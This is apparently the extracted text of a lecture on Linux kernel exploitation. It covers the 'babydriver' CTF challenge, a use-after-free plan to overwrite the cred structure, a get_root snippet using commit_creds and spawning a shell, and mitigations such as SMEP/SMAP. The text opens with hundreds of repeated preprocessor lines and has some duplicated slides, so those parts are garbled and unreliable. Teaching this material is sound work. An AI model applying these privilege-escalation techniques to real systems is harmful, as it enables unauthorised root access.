94
95 #if __GNUC__ > 2
96 #define __GNUC__ 2
97 #endif
98
99 #if __GNUC__ > 2
100 #define __GNUC__ 2
101 #endif
102
103 #if __GNUC__ > 2
104 #define __GNUC__ 2
105 #endif
106
107 #if __GNUC__ > 2
108 #define __GNUC__ 2
109 #endif
110
111 #if __GNUC__ > 2
112 #define __GNUC__ 2
113 #endif
114
115 #if __GNUC__ > 2
116 #define __GNUC__ 2
117 #endif
118
119 #if __GNUC__ > 2
120 #define __GNUC__ 2
121 #endif
122
123 #if __GNUC__ > 2
124 #define __GNUC__ 2
125 #endif
126
127 #if __GNUC__ > 2
128 #define __GNUC__ 2
129 #endif
130
131 #if __GNUC__ > 2
132 #define __GNUC__ 2
133 #endif
134
135 #if __GNUC__ > 2
136 #define __GNUC__ 2
137 #endif
138
139 #if __GNUC__ > 2
140 #define __GNUC__ 2
141 #endif
142
143 #if __GNUC__ > 2
144 #define __GNUC__ 2
145 #endif
146
147 #if __GNUC__ > 2
148 #define __GNUC__ 2
149 #endif
150
151 #if __GNUC__ > 2
152 #define __GNUC__ 2
153 #endif
154
155 #if __GNUC__ > 2
156 #define __GNUC__ 2
157 #endif
158
159 #if __GNUC__ > 2
160 #define __GNUC__ 2
161 #endif
162
163 #if __GNUC__ > 2
164 #define __GNUC__ 2
165 #endif
166
167 #if __GNUC__ > 2
168 #define __GNUC__ 2
169 #endif
170
171 #if __GNUC__ > 2
172 #define __GNUC__ 2
173 #endif
174
175 #if __GNUC__ > 2
176 #define __GNUC__ 2
177 #endif
178
179 #if __GNUC__ > 2
180 #define __GNUC__ 2
181 #endif
182
183 #if __GNUC__ > 2
184 #define __GNUC__ 2
185 #endif
186
187 #if __GNUC__ > 2
188 #define __GNUC__ 2
189 #endif
190
191 #if __GNUC__ > 2
192 #define __GNUC__ 2
193 #endif
194
195 #if __GNUC__ > 2
196 #define __GNUC__ 2
197 #endif
198
199 #if __GNUC__ > 2
200 #define __GNUC__ 2
201 #endif
202
203 #if __GNUC__ > 2
204 #define __GNUC__ 2
205 #endif
206
207 #if __GNUC__ > 2
208 #define __GNUC__ 2
209 #endif
210
211 #if __GNUC__ > 2
212 #define __GNUC__ 2
213 #endif
214
215 #if __GNUC__ > 2
216 #define __GNUC__ 2
217 #endif
218
219 #if __GNUC__ > 2
220 #define __GNUC__ 2
221 #endif
222
223 #if __GNUC__ > 2
224 #define __GNUC__ 2
225 #endif
226
227 #if __GNUC__ > 2
228 #define __GNUC__ 2
229 #endif
230
231 #if __GNUC__ > 2
232 #define __GNUC__ 2
233 #endif
234
235 #if __GNUC__ > 2
236 #define __GNUC__ 2
237 #endif
238
239 #if __GNUC__ > 2
240 #define __GNUC__ 2
241 #endif
242
243 #if __GNUC__ > 2
244 #define __GNUC__ 2
245 #endif
246
247 #if __GNUC__ > 2
248 #define __GNUC__ 2
249 #endif
250
251 #if __GNUC__ > 2
252 #define __GNUC__ 2
253 #endif
254
255 #if __GNUC__ > 2
256 #define __GNUC__ 2
257 #endif
258
259 #if __GNUC__ > 2
260 #define __GNUC__ 2
261 #endif
262
263 #if __GNUC__ > 2
264 #define __GNUC__ 2
265 #endif
266
267 #if __GNUC__ > 2
268 #define __GNUC__ 2
269 #endif
270
271 #if __GNUC__ > 2
272 #define __GNUC__ 2
273 #endif
274
275 #if __GNUC__ > 2
276 #define __GNUC__ 2
277 #endif
278
279 #if __GNUC__ > 2
280 #define __GNUC__ 2
281 #endif
282
283 #if __GNUC__ > 2
284 #define __GNUC__ 2
285 #endif
286
287 #if __GNUC__ > 2
288 #define __GNUC__ 2
289 #endif
290
291 #if __GNUC__ > 2
292 #define __GNUC__ 2
293 #endif
294
295 #if __GNUC__ > 2
296 #define __GNUC__ 2
297 #endif
298
299 #if __GNUC__ > 2
300 #define __GNUC__ 2
301 #endif
302
303 #if __GNUC__ > 2
304 #define __GNUC__ 2
305 #endif
306
307 #if __GNUC__ > 2
308 #define __GNUC__ 2
309 #endif
310
311 #if __GNUC__ > 2
312 #define __GNUC__ 2
313 #endif
314
315 #if __GNUC__ > 2
316 #define __GNUC__ 2
317 #endif
318
319 #if __GNUC__ > 2
320 #define __GNUC__ 2
321 #endif
322
323 #if __GNUC__ > 2
324 #define __GNUC__ 2
325 #endif
326
327 #if __GNUC__ > 2
328 #define __GNUC__ 2
329 #endif
330
331 #if __GNUC__ > 2
332 #define __GNUC__ 2
333 #endif
334
335 #if __GNUC__ > 2
336 #define __GNUC__ 2
337 #endif
338
339 #if __GNUC__ > 2
340 #define __GNUC__ 2
341 #endif
342
343 #if __GNUC__ > 2
344 #define __GNUC__ 2
345 #endif
346
347 #if __GNUC__ > 2
348 #define __GNUC__ 2
349 #endif
350
351 #if __GNUC__ > 2
352 #define __GNUC__ 2
353 #endif
354
355 #if __GNUC__ > 2
356 #define __GNUC__ 2
357 #endif
358
359 #if __GNUC__ > 2
360 #define __GNUC__ 2
361 #endif
362
363 #if __GNUC__ > 2
364 #define __GNUC__ 2
365 #endif
366
367 #if __GNUC__ > 2
368 #define __GNUC__ 2
369 #endif
370
371 #if __GNUC__ > 2
372 #define __GNUC__ 2
373 #endif
374
375 #if __GNUC__ > 2
376 #define __GNUC__ 2
377 #endif
378
379 #if __GNUC__ > 2
380 #define __GNUC__ 2
381 #endif
382
383 #if __GNUC__ > 2
384 #define __GNUC__ 2
385 #endif
386
387 #if __GNUC__ > 2
388 #define __GNUC__ 2
389 #endif
390
391 #if __GNUC__ > 2
392 #define __GNUC__ 2
393 #endif
394
395 #if __GNUC__ > 2
396 #define __GNUC__ 2
397 #endif
398
399 #if __GNUC__ > 2
400 #define __GNUC__ 2
401 #endif
402
403 #if __GNUC__ > 2
404 #define __GNUC__ 2
405 #endif
406
407 #if __GNUC__ > 2
408 #define __GNUC__ 2
409 #endif
410
411 #if __GNUC__ > 2
412 #define __GNUC__ 2
413 #endif
414
415 #if __GNUC__ > 2
416 #define __GNUC__ 2
417 #endif
418
419 #if __GNUC__ > 2
420 #define __GNUC__ 2
421 #endif
422
423 #if __GNUC__ > 2
424 #define __GNUC__ 2
425 #endif
426
427 #if __GNUC__ > 2
428 #define __GNUC__ 2
429 #endif
430
431 #if __GNUC__ > 2
432 #define __GNUC__ 2
433 #endif
434
435 #if __GNUC__ > 2
436 #define __GNUC__ 2
437 #endif
438
439 #if __GNUC__ > 2
440 #define __GNUC__ 2
441 #endif
442
443 #if __GNUC__ > 2
444 #define __GNUC__ 2
445 #endif
446
447 #if __GNUC__ > 2
448 #define __GNUC__ 2
449 #endif
450
451 #if __GNUC__ > 2
452 #define __GNUC__ 2
453 #endif
454
455 #if __GNUC__ > 2
456 #define __GNUC__ 2
457 #endif
458
459 #if __GNUC__ > 2
460 #define __GNUC__ 2
461 #endif
462
463 #if __GNUC__ > 2
464 #define __GNUC__ 2
465 #endif
466
467 #if __GNUC__ > 2
468 #define __GNUC__ 2
469 #endif
470
471 #if __GNUC__ > 2
472 #define __GNUC__ 2
473 #endif
474
475 #if __GNUC__ > 2
476 #define __GNUC__ 2
477 #endif
478
479 #if __GNUC__ > 2
480 #define __GNUC__ 2
481 #endif
482
483 #if __GNUC__ > 2
484 #define __GNUC__ 2
485 #endif
486
487 #if __GNUC__ > 2
488 #define __GNUC__ 2
489 #endif
490
491 #if __GNUC__
```

[illegible]

```
set gid,uid to 0
```


Example: Babydriver

babyioctl()
babyopen()
babyread()
babyrelease()
babywrite()

```
Decompile: babyread - (babydriver.ko)
1
2 ulong babyread(undefined8 param_1,undefined8 param_2)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct._0_8_ != 0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (extraout_RDX < babydev_struct._8_8_) {
12             __copy_to_user(param_2);
13             uVar1 = extraout_RDX;
14         }
15         return uVar1;
16     }
17     return 0xffffffffffffffff;
18 }
19
```

First check if the length, then copy the data in babydev_struct.device_buf to the buffer, the buffer and the length are the parameters passed by the user.

```
Decompile: babywrite - (babydriver.ko)
1
2 ulong babywrite(void)
3
4 {
5     ulong uVar1;
6     ulong extraout_RDX;
7
8     __fentry__();
9     if (babydev_struct._0_8_ != 0) {
10         uVar1 = 0xfffffffffffffffe;
11         if (extraout_RDX < babydev_struct._8_8_) {
12             __copy_from_user();
13             uVar1 = extraout_RDX;
14         }
15         return uVar1;
16     }
17     return 0xffffffffffffffff;
18 }
19
```

Similar to babyread, the difference is from the buffer copy to the global variable

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because `babydev_struct` is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

There is a **UAF** vulnerability caused by pseudo-conditional competition.

This means that if we **open both devices at the same time**, the second time will **overwrite** the first allocated space, because `babydev_struct` is global.

Similarly, if the first one is released, then the second one is actually released, which results in a UAF.

How do we use UAF? As mentioned before, the **cred** structure can be modified to grant root to root.

Example: Babydriver

Plan:

- Turn on the device twice and change its size to the size of the cred structure via ioctl
- Release one, fork a new process, then **At the space of the cred of this new process will overlap with the previously released space**
- The same time, we can **write to this space through another file descriptor**, just need to change uid, gid to 0, that is, you can achieve the right to root



Kernel Space Protections

By now, you're familiar with the alphabet soup of exploit mitigations

DEP

ASLR

Canaries

etc...

Green: Present in Kernel Space

Yellow: Present, with caveats

There's a whole new alphabet soup for Kernel Mitigations!

Kernel Space Protections

Some new words in our soup (There's plenty more...)

MMAP_MIN_ADDR

KALLSYMS

RANDSTACK

STACKLEAK

SMEP / SMAP

Most of these will be off for the labs!


MMAP_MIN_ADDR

This makes exploiting **NULL** pointer dereferences harder.



MMAP_MIN_ADDR

This makes exploiting **NULL** pointer dereferences harder.




Program does `mmap(0,....)`

MMAP_MIN_ADDR

NULL pointer dereferences


- Program does `mmap(0,...)`

Program writes malicious Code



MMAP_MIN_ADDR

This makes exploiting **NULL** pointer dereferences harder.




Program does `mmap(0,...)`

Program writes malicious Code

Program triggers Kernel Bug

MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.



Program does `mmap(0,...)`

Program writes malicious Code

Program triggers Kernel Bug


Kernel starts executing malicious Code

MMAP_MIN_ADDR

This makes exploiting **NULL pointer dereferences** harder.

mmap_min_addr disallows programs from allocating low memory.

Makes it much more difficult to exploit a simple **NULL pointer dereference** in the kernel.



KALLSYMS

`/proc/kallsyms` gives the address of all symbols in the kernel.

We need this information to write reliable exploits without an info-leak!

```
softsec@softsec-VirtualBox:~$ sudo cat /proc/kallsyms | grep commit_creds
c106bc60 T commit_creds
c17faad4 r __ksymtab_commit_creds
c1806e0c r __kcrctab_commit_creds
c180f2b2 r __kstrtab_commit_creds
softsec@softsec-VirtualBox:~$
```

KALLSYMS

kallsyms used to be world-readable.

Now, it returns 0's for unprivileged users

```
softsec@softsec-VirtualBox:~$ cat /proc/kallsyms | grep commit_creds
00000000 T commit_creds
00000000 r __ksymtab_commit_creds
00000000 r __kcrctab_commit_creds
00000000 r __kstrtab_commit_creds
```

Can still be a useful source of information on older systems

SMEP / SMAP

SMEP: Supervisor Mode Execution Protection

Introduced in Intel IvyBridge

SMAP: Supervisor Mode Access Protection

Introduced in Intel Haswell

SMEP / SMAP

Common Exploitation Technique: Supply your own “get root” code.

```
void get_root() {  
    commit_creds(prepare_kernel_cred(0));  
}  
  
int main(int argc, char * argv) {  
    ...  
    trigger_fp_overwrite(&get_root);  
    ...  
    //trigger fp use  
    trigger_vuln_fp();  
    // Kernel Executes get_root  
    ...  
    // Now we have root  
    system("/bin/sh");  
}
```

0x000000

Kernel
Memory

Low
Memory

Malicious
Program

0xffffffff

SMEP / SMAP

SMEP prevents this type of attack by triggering a **page fault** if the processor tries to execute memory that has the “user” bit set while in “**ring 0**”.

SMAP works similarly, but for data access in general

This doesn't *prevent* vulnerabilities, but it adds considerable work to developing a working exploit


We need to use **ROP**, or somehow get **executable code** into kernel memory.

Conclusion

Kernel Exploitation is *weird*, but *extremely powerful*

As userland exploit-dev becomes more challenging and more expensive, kernelspace is becoming a more attractive target.

A single bug can be used to bypass sandboxes, and gain root privileges, which may otherwise be impossible



Q & A